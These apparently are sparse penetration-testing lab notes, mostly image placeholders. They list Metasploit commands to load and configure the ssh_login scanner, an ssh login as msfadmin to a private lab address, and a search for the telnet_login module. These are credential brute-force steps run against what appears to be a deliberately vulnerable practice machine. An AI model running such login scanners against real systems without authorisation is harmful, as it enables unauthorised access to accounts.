


search ssh_login





use auxiliary/scanner/ssh/ssh_login

show options




set all options






ssh -oHostKeyAlgorithms=+ssh-dss msfadmin@192.168.31.14




Telnet





search telnet_login

